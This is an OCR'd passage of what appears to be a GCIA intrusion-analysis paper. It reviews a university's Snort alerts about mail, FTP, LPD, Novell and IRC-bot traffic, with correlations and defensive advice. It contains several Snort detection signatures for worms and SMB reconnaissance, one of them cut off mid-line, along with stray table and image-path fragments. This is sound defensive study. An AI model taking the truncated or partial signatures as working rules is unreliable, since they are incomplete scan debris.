9	80	1	26416
9	4000	1	443
8	1257	1	12024
8	21	1	1234
7	4899	1	21364
4	20168	1	23007
4	0	1	57696
3	554	1	8003
3	8000	1	8402

Correlations

Marshall Heilman **[7]** has considered this host the mail server as well in his GCIA paper. This host has been listed as a target of external port scanning attempts in Greg Bassett's GCIA paper **[8]**. The "SMTP source port traffic" alert has been seen in quiet a few GCIA papers. Joann Schell **[9]** has explained the SMTP source port traffic in her GCIA paper in detail.

Defensive recommendations

Port 27374 is used by the Trojan sub seven **[10]**, for example a sub seven infected host will attempt to connect to external hosts with 27374 as the destination port. However we believe that this is not the case here. Antivirus updates should be installed on this mail server and more granular alerts should be written to detect malicious traffic to this host. It appears that the university staff is doing a good job of detecting malicious traffic by utilizing custom snort rules. Even though there is no active indication of university servers being used as spam relays, server configurations should be checked to ensure that relaying is not allowed.

The Helpdesk Host 10.10.70.50

This particular host had 9 alerts associated with it; a few questions come to mind after looking at the alerts.
Why the Helpdesk server is open to external hosts in the first place, why isn't this host behind a NAT router? The alerts in Table 9 are the only ones related to this host. While querying the alerts database for alerts that have source IP of this ftp host produced no results. From the data we were given we concluded that the server is not responding back to the external addresses This is a good sign because it tells us that egress traffic from this ftp server is filtered, or anonymous logins are not allowed. It also tells us that these alerts could be a result of port scans on port 21, and not necessarily active ftp sessions. All the external IP's listed below (Table 9) except one belong to a foreign country, there is a high probability that these hosts are not university students attempting to connect to the helpdesk server on FTP port.

211.253.213.56	Korea
211.57.66.199	Korea
212.194.69.47	France
213.140.22.73	Italy
218.203.200.10	China
81.166.219.77	France

Table 9

#	Created	AlertName	SourceIP	SourcePort	DestIP	DestPort
1	1/23/2004 1:21	External FTP to HelpDesk 10.10.70.50	211.253.213.56	56773	10.10.70.50	21
1	1/22/2004 3:30	External FTP to HelpDesk 10.10.70.50	211.57.66.199	47722	10.10.70.50	21
1	1/21/2004 18:39	External FTP to HelpDesk 10.10.70.50	212.194.69.47	2679	10.10.70.50	21
1	1/22/2004 3:26	External FTP to HelpDesk 10.10.70.50	213.140.22.73	24316	10.10.70.50	21
1	1/22/2004 3:26	External FTP to HelpDesk 10.10.70.50	213.140.22.73	51952	10.10.70.50	21
1	1/20/2004 22:18	External FTP to HelpDesk 10.10.70.50	213.140.22.73	60607	10.10.70.50	21
1	1/23/2004 5:39	External FTP to HelpDesk 10.10.70.50	218.203.200.10	1923	10.10.70.50	21
1	1/22/2004 2:31	External FTP to HelpDesk 10.10.70.50	81.166.219.77	1446	10.10.70.50	21
1	1/22/2004 15:37	NMAP TCP ping!	12.154.234.150	80	10.10.70.50	6129

Correlations

Joanne Schell **[9]** has seen similar alerts in her paper that show that the helpdesk IP 10.10.70.50 is getting FTP traffic from external hosts or possibly being scanned on port 21 (FTP) by external hosts. Ashley Thomas **[11]** has seen similar alerts in his GCIA paper. Anthony Neil **[12]** has similar alerts regarding the ftp server as well.

Defensive recommendations

These alerts are possibly a result of scanning activity; FTP services should be placed on a host behind a NAT firewall if internal users are meant to access it. For external users such

as distance learning students, I recommend a VPN solution that brings the students inside the network first, once inside, they can access the internal FTP services.

Host 10.10.24.15

This host had a very big number of alerts associated with it, 684. However there were no alerts generated on any outbound traffic from this host. (Table 10) Out of all the inbound traffic related alerts, 99 % looked identical, below is a snippet of the alerts. All of these alerts had the same source IP associated with them, 68.32.127.158, and the source ports were all in high numbers (5000+). The destination ports are all 515, commonly used by UNIX systems for printing services. **[13]** Line printer daemon next generation is an enhanced, extended, and portable implementation of the Berkeley LPR print spooler which listens on port 515 for print services, however according to RFC1179,**[14]** all connections to port 515 must originate from ports 721-731.
These cert advisories (http://ciac.llnl.gov/ciac/bulletins/m-014.shtml) have a lot of information on these types of attacks. The external IP resolves to pcp01823879pcs.howard01.md.comcast.net, more than likely a cable modem subscriber (Comcast is a cable ISP based out of NJ) in the Maryland (md) region of the eastern US. Is this host scanning the university host for to see if port 515 is open? After consulting the RFC, it appears like this is the case, since a legitimate print request should have a source port of 721-731, and here we see source port numbers in the high 5000's (Table 10).On a side note, MScan and ramen worm are also known to listen on port 515, **[15]** however I don't believe this is the case here.

Table 10

#	Created	AlertName	SourceIP	SourcePort	DestIP	DestPort
15	1/21/2004 1:01	connect to 515 from outside	68.32.127.158	54111	10.10.24.15	515
14	1/20/2004 23:08	connect to 515 from outside	68.32.127.158	54001	10.10.24.15	515
13	1/20/2004 23:08	connect to 515 from outside	68.32.127.158	54001	10.10.24.15	515
13	1/20/2004 22:59	connect to 515 from outside	68.32.127.158	53971	10.10.24.15	515
13	1/20/2004 23:01	connect to 515 from outside	68.32.127.158	53983	10.10.24.15	515
13	1/21/2004 1:01	connect to 515 from outside	68.32.127.158	54111	10.10.24.15	515
12	1/21/2004 1:01	connect to 515 from outside	68.32.127.158	54111	10.10.24.15	515
12	1/20/2004 23:34	connect to 515 from outside	68.32.127.158	54045	10.10.24.15	515

Correlations

James Rauser, **[16]** saw similar traffic to 10.10.24.15 in his GCIA paper, Shakeel Akhter, **[3]** in an attempt to map the university network noticed that 10.10.24.15 is listening on port 515 in his paper. Johnny Wong **[17]** saw 1384 alerts in his detects with 10.10.24.15 as a destination host listening on port 515.

Defensive recommendations

Conduct a thorough analysis of the relationship between 10.10.24.15 and 68.32.127.158 host. If this host is not a print server than I recommend taking it offline and doing a manual scan of the operating system. If this host is a print server running some version of LPD, then upgrade or patch to the latest software release to avoid flaws and vulnerabilities in older versions described at the cert link above.

The HTTP host 10.10.30.4

When we searched for alerts that had this host 10.10.30.4 listed as source address, we came across a total of 0 alerts, when we searched the alerts database for this host as destination host, a record number of alerts (52663) showed up, we narrowed down the search and looked for inbound traffic with destination port of 80, and 3259 (Table 3) alerts appeared, The more broader search for all inbound traffic resulted in 52663 alerts, See Table 11 for the destination ports and the number of times they appeared.. We will discuss all the alerts related with this host later in the section "List of detects, ordered by frequency".

Table 11

#	DestPort	#	DestPort
43198	51443	6	554
3762	524	5	8000
3259	80	3	8008
2175	8009	3	3389
152	6129	3	17300
33	3019	2	1025
13	4000	2	39706
12	4899	2	8003
12	1257	1	6777
11	21	1	1080
7	20168	1	23

There were 183 scans directed at this host. The destination ports chosen were mostly port 6129 (Dame ware) (Table 12). There was however no reset packet logged in the scans database from this host to the scanners.

Table 12

#	DestPort	#	DestPort
123	6129	3	20168
10	4899	3	8000
9	4000	2	3389
9	1257	1	17300
9	80	1	6777
8	21	1	8003
4	554		

The FTP host 10.10.24.47

This particular host is a target of numerous (83) password guessing attempts, all traffic to this host is destined to port 21 in the alerts files, in the scans files, there are a total of 461 scans targeted at this host, searching the scans table for any type of response back from

this host produced no results, same is the case in the alerts files. There is no indication of traffic, even reset packets leaving this host for external hosts.
Below (Table 13) is a snippet from the scans files, one can see that there are random destination ports selected in the scans, however there are 116 scans for port 6129, possibly to search for the vulnerability that was found in Dame ware in December of last year. **[18]**

Table 13

#	Created	SourceIP	SourcePort	DestIP	DestPort	Protocol	Flags
1	1/20/2004 0:04	24.211.230.10	220	10.10.24.47	6129	SYN	******S*
1	1/20/2004 0:45	199.184.165.136	20	10.10.24.47	2732	SYN	******S*
1	1/20/2004 1:07	141.156.69.66	3296	10.10.24.47	6129	SYN	******S*
1	1/20/2004 1:07	141.156.69.66	3296	10.10.24.47	6129	SYN	******S*
1	1/20/2004 1:11	61.58.208.53	3146	10.10.24.47	6129	SYN	******S*
1	1/20/2004 1:11	61.58.208.53	3146	10.10.24.47	6129	SYN	******S*
1	1/20/2004 1:24	193.62.158.129	220	10.10.24.47	6129	SYN	******S*
1	1/20/2004 1:37	209.77.48.14	220	10.10.24.47	6129	SYN	******S*
		447 scans snipped					
1	1/20/2004 1:53	69.57.160.70	45887	10.10.24.47	21	SYN	******S*
1	1/24/2004 22:55	67.42.255.174	61753	10.10.24.47	1140	SYN	******S*
1	1/24/2004 23:23	68.72.172.116	220	10.10.24.47	6129	SYN	******S*
1	1/24/2004 23:53	140.111.66.155	3675	10.10.24.47	4000	SYN	******S*

Correlations

Shakeel Akhter **[3]** saw this host as the most active destination host in his paper, along with designating this host as an FTP server. Daniel Clark **[19]** suggested this host as an FTP server as well in his paper. David M Lewis also noticed that this is an FTP server and elaborated on an alert in which this host had ftp into another host.

Defensive recommendations

This host should be examined for possible compromise because of the “FTP passwd attempt” alerts which were generated 83 times. I recommend blocking of suspicious external hosts which caused this alert on the border firewall or via an ACL or host based firewall

Now that we are almost done analyzing some roles of university hosts and their traffic patterns, let's discuss some custom snort alerts that will help us understand the university's network environment better.

Custom snort rules utilization

About 19 unique alerts were generated by custom snort rules which are being used by the university IDS staff. We will discuss some of these custom rules first, and then later in the "List of detects by frequency" section we will go on to discuss other alerts that were generated by snort by utilizing the default snort rules which are downloadable from snort's website. While discussing the custom alerts, similar alerts will be grouped together.

Worm related alerts:

[UMBC NIDS] External MiMail alert :

This alert was recorded by snort when it saw typical behavior of the W32.Mimail.I@mm **[20]** worm which spreads via e-mail and displays a form which asks users to enter their credit card information, and attempts to look like a legitimate form with the heading of "PayPal Secure Application". A pseudo snort rule responsible for generating an alert like this would be to, raise an alert when any external traffic destined for host 10.10.12.6 on destination port 25 has paypal.asp.scr -or- www.paypal.com.scr in it, these are the names of the attachments responsible for the spread of the worm. The host 10.10.12.6 is possibly the mail server for the university as suggested earlier in table 4 and queries against the data also show 46 of these alerts, all from various external hosts, and one target, the mail server 10.10.12.6.

[UMBC NIDS] Internal MiMail alert:

This alert was recorded by snort when it saw traffic patterns that showed internal 10.10.x.x hosts, infected by the W32.Mimail.I@mm worm (mentioned above) attempting to spread the worm by sending SMTP traffic (e-mails) to external mail servers with the worm spreading code as attachment. A query for all alerts that have the alert name "Internal MiMail alert" showed that the internal hosts infected by this worm are 10.10.97.95, 10.10.42.1 and 10.10.42.3, all of these hosts were sending e-mails with malicious attachments to external mail servers. Upon further analysis, it appears that these hosts either do not have antivirus software installed or their antivirus update files are out dated because the time period that these alerts were generated spans few hours to a day in one case. 10.10.42.1 attempted to send infected e-mails for four hours and 10.10.42.3 attempted to send infected e-mails for over a 24 hour period. Host 10.10.42.3 was also listed as source host in an alert labeled "High port 65535 tcp - possible Red Worm – traffic" within the same time period that it was infected with the Mimail worm. While searching the alert database for alerts which have source or destination IP listed as 10.10.42.1, we came across two alerts that appear to be of high importance, it appears as this host 10.10.42.1 is also a tftp server,

Bugbear@MM virus in SMTP :

There was only one alert that recorded inbound bugbear infected e-mail message from this external host 169.207.3.119 to the mail server 10.10.12.6. Possible rule for this alert is to look for any traffic from any host inbound to port 25 on the mail server. **[21]**

alert tcp any any -> any 25 (msg:"Bugbear@MM virus in SMTP";
content:"uv+LRCQID7dIDFEECggDSLm9df8C/zSNKDBBAAoGA0AEUQ+FEN23f7doqAT/dCQk/

Correlations

146 of the Internal MiMail alerts were seen in Pete Storm's GCIA paper, **[22]** a few other GCIA papers had these alerts as well. This mass mailing virus was reported on October 2002 on the National Infrastructure Protection Center (NIPC) website. **[23]**

Defensive recommendations

It appears that the external hosts sending infected mail to the university mail servers are being detected, however the internal hosts listed below should be checked for this mass mailing virus. Since this virus was out for a while, and internal hosts are still infected shows that either an antivirus solution is not implemented on these hosts or their anti virus pattern files are very outdated. Please check these three hosts for possible viruses.

10.10.42.1
10.10.42.3
10.10.97.95

IRC related alerts:

[UMBC NIDS IRC Alert] Possible Incoming XDCC Send Request Detected:

XDCC is an IRC (Internet Relay Chat) client **[24]** which is used to download files off other IRC peers like a peer to peer file sharing application. It is also installed on hacked machines to be used for remote control, and back door access. This alert is logged because a request from an outside host was seen by snort for a likely file transfer from an internal host. There was only one alert generated due to this rule, the external host 216.194.70.10 sent a request to internal host 10.10.82.79 on destination port 4882. This host is also seen in other IRC related alerts seen below.

[UMBC NIDS IRC Alert] Possible sdbot floodnet detected attempting to IRC:

This appears to be an attempt by an internal infected host 10.10.153.76 to make an IRC connection to external host 213.186.35.9 on port 6667, using sdbot **[25]** which is a Trojan that allows remote control of a client. Our assumption here is that this internal host is a DDOS zombie.

[UMBC NIDS IRC Alert] IRC user /kill detected, possible Trojan:

The "user /kill" command is used to terminate a client's IRC connection **[26]**, for example a command such as "USER: /kill FooBar" will kick user FooBar out of the IRC channel. This alert was seen 385 times in the alert files, all 35 of the destination hosts in this alert were internal hosts. The internal host that generated most alerts (143) is 10.10.97.231. The source ports used by the external hosts varied between these four ports 6665, 6666, 6667 and 7000 commonly used by IRC related clients/bots **[27]**. These alerts showed that internal hosts were being kicked out of IRC channels quiet frequently.

Correlations

Daniel Clark's GCIA paper **[19]** discusses similar alerts seen on the university's network, and discusses in detail illegal file transfers using XDCC along with usage of malicious

code to disconnect other users from IRC channels. Pete Storm's GCIA paper **[22]** has 312 alerts related to similar IRC based alerts.
The university is probably using DHCP to assign IP addresses to internal workstations since the hosts seen in IRC based alerts in this paper are not seen in other GCIA papers that we have reviewed.

Defensive recommendations
IRC traffic has been seen on the network in quiet a few GCIA papers, custom looking alerts such as [UMBC NIDS IRC Alert] show that the university security staff is proactively monitoring suspicious activity. The IRC user /kill alerts are not much serious because they show that university hosts were being kicked out of certain IRC channels, however the XDCC and sbot alerts are a cause of worry because they show possible compromises. IRC client server communication ports are usually in the range of 6660-7000. Depending on the university policies, I recommend blocking these IRC related ports on the firewall on inbound and outbound traffic. I also strongly recommend that campus security group inspect these workstations for worms, Trojans and signs of compromise.

FTP alerts

External FTP to HelpDesk 10.10.70.49:
External FTP to HelpDesk 10.10.70.50:
External FTP to HelpDesk 10.10.53.29:
These alerts are recorded because of external ftp connections to the helpdesk servers. The total numbers of alerts per internal IP are 6, 8 and 9 respectively. Is this rule in place because the FTP servers not allowed to be accessed from the Internet, if this is the case then these FTP servers should be placed behind the firewall on the internal network and given an internal address. Below is a snippet of the alerts that were logged.

01/20-22:18:56.287134 [**] External FTP to HelpDesk MY.NET.70.49 [**] 213.140.22.73:60607 -> MY.NET.70.49:21
01/20-22:18:56.300730 [**] External FTP to HelpDesk MY.NET.70.50 [**] 213.140.22.73:60607 -> MY.NET.70.50:21
01/21-18:10:37.521507 [**] External FTP to HelpDesk MY.NET.53.29 [**] 212.194.69.47:4392 -> MY.NET.53.29:21

<<<<Snipped>>>>>

01/23-05:39:27.963216 [**] External FTP to HelpDesk MY.NET.70.49 [**] 218.203.200.10:1922 ->MY.NET.70.49:21
01/23-05:39:28.083624 [**] External FTP to HelpDesk MY.NET.70.50 [**] 218.203.200.10:1923 ->MY.NET.70.50:21
01/23-05:39:30.878253 [**] External FTP to HelpDesk MY.NET.70.49 [**] 218.203.200.10:1922 -> MY.NET.70.49:21

We noticed that all the external IP addresses were registered to networks outside the US.

212.194.69.47 France
211.57.66.199 Korea
218.203.200.10 China

213.140.22.73 Italy
211.253.213.56 Korea
81.166.219.77 France
There was no traffic in the alerts files that showed any outbound connections from the helpdesk FTP server. That is a good sign.


List of detects, ordered by frequency
The list of detects below (Table 14) was generated by a Perl based program called SnortSnarf **[28]**. This list has been prioritized by number of occurrences; a brief description of the top five events will be given immediately following the list of alerts. There were a total of 100681 alerts and out of those 100681 alerts, 48 alerts were unique in nature processed by SnortSnarf version 020316.1

Table 14

Number	AlertName
52664	10.10.30.4 activity
14898	10.10.30.3 activity
14214	Incomplete Packet Fragments Discarded
5058	SMB Name Wildcard
2494	EXPLOIT x86 stealth noop
1716	High port 65535 tcp - possible Red Worm - traffic
1646	EXPLOIT x86 NOOP
1333	Null scan!
1212	NMAP TCP ping!
1006	Possible trojan server activity
808	External RPC call
684	connect to 515 from outside
576	SUNRPC highport access!
539	High port 65535 udp - possible Red Worm - traffic
394	TCP SRC and DST outside network
385	[UMBC NIDS IRC Alert] IRC user /kill detected, possible trojan.
198	Tiny Fragments - Possible Hostile Activity
160	TCP SMTP Source Port traffic
130	SMB C access
107	ICMP SRC and DST outside network
83	FTP passwd attempt
62	EXPLOIT x86 setgid 0
46	[UMBC NIDS] External MiMail alert
44	EXPLOIT x86 setuid 0
37	[UMBC NIDS] Internal MiMail alert
31	FTP DoS ftpd globbing
25	connect to 515 from inside
19	TFTP - External UDP connection to internal tftp server
16	RFB - Possible WinVNC - 010708-1
14	EXPLOIT NTPDX buffer overflow
13	DDOS mstream client to handler
10	TFTP - Internal UDP connection to external tftp server
9	External FTP to HelpDesk 10.10.70.49


8	External FTP to HelpDesk 10.10.70.50
7	Attempted Sun RPC high port access
6	External FTP to HelpDesk 10.10.53.29
6	NIMDA - Attempt to execute cmd from campus host
5	TFTP - External TCP connection to internal tftp server
4	TFTP - Internal TCP connection to external tftp server
3	Probable NMAP fingerprint attempt
3	IRC evil - running XDCC
2	DDOS shaft client to handler
1	[UMBC NIDS IRC Alert] Possible Incoming XDCC Send Request Detected.
1	[UMBC NIDS IRC Alert] Possible sdbot floodnet detected attempting to IRC
1	Traffic from port 53 to port 123
1	EXPLOIT x86 NOPS
1	Fragmentation Overflow Attack
1	Bugbear@MM virus in SMTP

Alerts per day



We will take the top five alerts and briefly describe them to help understand the university environment and related threats.

Top five alerts



10.10.30.4 Activity:
10.10.30.3 Activity:

These two custom rules had the most amount of alerts associated with them. 52664 alerts were associated with the 30.4 activity and 14898 alerts were associated with the 30.3 activity. The table below (Table 15) shows the name of the destination ports along with the number of alerts they generated, this gives us an idea of what services these hosts are offering.

Table 15

10.10.30.3		10.10.30.4	
DestPort	**Numbr of times**	**DestPort**	**Numbr of times**
20168	7	20168	7
8003	2	8003	2
524	13318	3019	33
554	4	524	3762
8000	5	6777	1
4899	8	39706	2
23	1	51443	43198
4000	12	35	1
1025	2	554	6
21	8	8000	5
1257	12	4899	12
443	2	23	1
3389	3	4000	13
17300	3	1025	2
8009	1203	1080	1

80	155	21	11
6129	152	1257	12
		3389	3
		17300	3
		8009	2175
		80	3259
		6129	152
		8008	3

The four most common destination ports being used here are 524, 80, 8009 and 51443. There were 191 unique external IP addresses in these alerts. Our research tells us that port 524 is commonly used for Novell Netware related traffic, **[29]** while time synchronization in Netware based networking model utilizes UDP port 524. On a Novell Netware based network, NCP (Netware Core Protocol) is very commonly seen. Port 80 is normally used by web traffic and so far it seems like both these hosts 30.3 and 30.4 are running some sort of web server along with Novell Netware services.
What about port 8009 and port 51443, which have a high number of alerts associated with them. Novell's Ifolder product utilizes port 51443, **[30]** for SSL encrypted traffic. Ifolder allows users to access their files from any computer, as long as they have the Ifolder client installed and have an internet connection. **[31]**
Novell's iMonitor software which is used for Novell's eDirectory management utilizes port 8009 for browser based access to its web interface. **[32]**
Our analysis shows that these two hosts are using Novell services and running some sort of web server software, most likely Apache because of its support by Novell. These alerts are showing traffic patterns which are expected to be generated when these services are used. Since we don't have the signatures that produced these alerts, we are assuming that these signatures were just traffic monitoring tactics. The signature that these alerts were triggered probably looked like this.

alert any $EXTERNAL_NET any -> MY.NET.30.4 any (msg: "10.10.30.4 activity";)

Correlations
Ian Martin, **[4]** Daniel Clark, **[19]** Shakeel Akhter **[3]** and Pete Storm **[22]**, have all mentioned similar traffic patterns to and from these two hosts and also noticed that the signatures used to monitor activity to and from these hosts are very broad In nature, the same destination ports are seen across the board on these two hosts, for example, 80, 51443, 524 and 3019. Others too have noticed that these two hosts are running some sort of Novell application. Some have suggested that these two resources were once compromised and are now being used as honey pots, thus the reason, all traffic to and from them is being monitored.

Defensive recommendations
We recommend that CIS benchmark and tools be run on the operating system running on this host to make it compliant with the Center for Internet security standards. Since this is a high traffic host, all antivirus updates be manually installed on this host, along with installation of a host based IDS. Instead of one generic snort signature, more granular rules should be placed to make analysis easier on the IDS console operator. We also

recommend that an ideal way to monitor traffic would be to create separate rules for port 80, 443, 8009, 51443 and other interesting traffic. This way, without further analysis, the IDS console operator will be able to differentiate normal versus anomalous traffic and take further steps in the Incident response direction

Incomplete Packet Fragments Discarded

The total number of these alerts was 14214, the alerts showed up across all five days worth of alert data.

This message is not a result of a snort rule that was matched, but it's due to one of the preprocessor's in snort called the defragmentation preprocessor. This is an important discovery because this tells us that the university is using an older snort version which uses the older defrag preprocessor. **[44]** The newer versions of snort come with a processor called frag2; this preprocessor performs IP defragmentation (reassembles the packets, so the headers and the payload can be scanned all at once) and detects fragmentation attacks which lead to a DOS (Denial of service). An alert is triggered when snort is unable to reassemble the stream of the fragmented packets that it was keeping track of.

1433 of these alerts were generated by external hosts sending fragmented traffic to the universities host, and 12781 alerts of these alerts were because of 10.10.x.x hosts sending traffic outbound.

This type of fragmented traffic leaving the university's network tells us a few things, either there is a bottle neck on the network somewhere, some hosts are improperly configured, and/or maximum transmission unit (MTU) issues are present on the network. Table 16 shows top 20 internal hosts, the number of times they were seen as source address in these alerts and the destination hosts that were receiving the traffic.

Table 16

Expr1	SourceIP	DestIP
845	10.10.21.79	130.240.96.180
832	10.10.21.92	130.240.96.180
830	10.10.21.67	130.240.96.180
699	10.10.21.68	130.240.96.180
571	10.10.21.69	130.240.96.180
552	10.10.21.67	213.112.233.76
550	10.10.21.79	213.112.233.76
517	10.10.21.79	213.112.125.213
512	10.10.21.67	213.112.125.213
503	10.10.21.92	213.112.233.76
460	10.10.21.69	213.112.233.76
460	10.10.21.68	213.112.233.76
456	10.10.21.92	213.112.125.213
432	10.10.21.69	213.112.125.213
411	10.10.21.68	213.112.125.213
315	10.10.21.92	69.31.65.55
312	10.10.21.79	64.62.171.133
311	10.10.21.79	69.31.65.55
306	10.10.21.92	24.218.113.139

SMB Name Wildcard

SMB, which stands for Server Message Block, is a protocol which is used for sharing files, printers, serial ports, and other communications between computers **[33]**. SMB traffic is usually seen on a windows based network, where windows hosts use it to obtain a list of all shared resources (drives, files, printers, etc) from each other. The "wildcard" in the message of the alert indicates a request for all records and is initiated with this command ("nbtstat –a") on a windows host.

Port 137 is used by the NETBIOS service which uses SMB to determine few key characteristics about other hosts such as the NETBIOS name (not to be confused with a DNS host name), the domain names for windows workgroups and the log in names of the users currently logged in to name a few.

The traffic which generated these alerts could be information gathering or reconnaissance probes by the attackers against Microsoft Windows platforms or Samba (allows integration of UNIX based servers in a windows network) servers. This type of activity can reveal information about user names and share names like mentioned above, and often lead to further coordinate and plan attacks. A possible signature that could have generated this type of alert is **[34]**

alert udp any any -> any any (msg:"SMB Name Wildcard";
content:"CKAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA|0000|";)

This signature looks for any UDP port 137 request that has a payload of "CKAAAAAAAAAAAAAAAAAAAAAAAAAAAA," and is then followed by two bytes of zero's, or four zero's in a row. Any Udp packets that have the ACK flag set and any other flag set will also trigger the alert. There are a total of 5058 alerts generated by this signature (Table 17). 1304 of these alerts were generated by IP addresses that started with 169.254 (169.254.x.x). When a host running Microsoft Windows 2000 operating system cannot find a DHCP server on the network, it uses the Automatic Private IP Addressing (APIPA) to automate its Internet Protocol (IP) configuration and gives itself a randomly generated IP address which starts with 169.254 as the first two octets. A query for IP addresses mentioned in this alert tells us that all of the traffic causing this alert is outbound and that a 99% of the destination ports are 137.

Table 17

#	AlertName	SourceIP	DestIP	DestPort
48	SMB Name Wildcard	10.10.152.170	63.163.24.78	137
36	SMB Name Wildcard	10.10.75.13	216.74.144.13	137
33	SMB Name Wildcard	10.10.151.72	132.69.229.73	137
29	SMB Name Wildcard	10.10.75.13	216.74.144.14	137
26	SMB Name Wildcard	10.10.75.13	216.74.144.15	137
25	SMB Name Wildcard	10.10.153.21	218.25.10.28	137
	Snipped similar traffic			
22	SMB Name Wildcard	10.10.150.44	218.25.10.28	137

16	SMB Name Wildcard	10.10.75.136	169.254.45.176	137

This is rather odd, since the signature should be configured to look the other way (external to internal). Why are the university hosts sending SMB queries to external hosts, have they been compromised and are being used in a reconnaissance effort? No indication of successful compromises were noticed in the alerts
There is a possibility that these university hosts are infected with the network.vbsworm, which is a Visual Basic script that infects Windows machines and proliferates through unprotected shares on the C drive.
There were 53 University hosts that were seen as source addresses in the alert files sending SMB queries to external IP addresses (running query against the table to see all SMB Name Wildcard alerts where source IP is 10.10.x.x and destination IP is not 169.254). If these hosts are misconfigured, then this is not a threat per say, however if these hosts are infected by the vbs worm, then this is certainly a cause of concern.
There are 16 different source ports used,.

Correlations

James Rauser, **[16]** Marshall Heilman **[7]** and a few others GCIA candidates have noticed similar traffic on the university's network as well. Teri Bidwell's paper **[35]** discusses similar SMB based alerts on the university network as well. Rob Mcbee **[36]** has noted similar alerts in his GCIA paper, however in his paper the university network was the target of SMB name wildcard attacks.

Defensive recommendations

Block outbound SMB based traffic, such as port 137 and 139 by using egress filtering on the border router to the Internet. Table 18 lists top source ports and the number of times they were seen in the alerts. Check the 169.254.x.x hosts for proper IP address assignment mechanism and the 10.10.x.x hosts that are sending NetBIOS based traffic to external hosts, for mis-configured WINS entries. It is possible that these hosts are running Samba and need to be properly configured. Antivirus scanners should be run on these hosts to ensure that they are not infected by the network.vbs worm. **[37]**
This signature used to detect SMB Name Wildcard traffic should also be used to detect external hosts attempting to send SMB based traffic to university hosts; this could be accomplished by reversing the signature. Assuming that all SMB based traffic is being blocked at the border router that signature should never be triggered.

Table 18

# of times	SourcePort	# of times	SourcePort
3018	137	95	1073
638	1049	63	1059
319	1052	52	1112
268	1058	48	1102
149	1054	10	1063
134	1069	2	49409
